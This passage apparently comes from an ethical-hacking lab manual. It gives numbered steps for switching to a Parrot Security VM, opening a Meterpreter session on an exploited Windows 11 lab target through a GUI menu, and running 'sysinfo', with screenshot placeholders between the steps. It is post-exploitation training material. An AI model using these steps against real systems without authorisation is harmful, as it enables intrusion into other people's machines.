


32. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.

33. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot, and the host icon displays the target system name (**WINDOWS11**).




34. Right-click on the target host and navigate to **Meterpreter 1** → **Interact** → **Meterpreter Shell**.




35. A new **Meterpreter 1** tab appears. Type **sysinfo** and press **Enter** to view the system details of the exploited system, as shown in the screenshot.

Note: Results usually take time to appear.

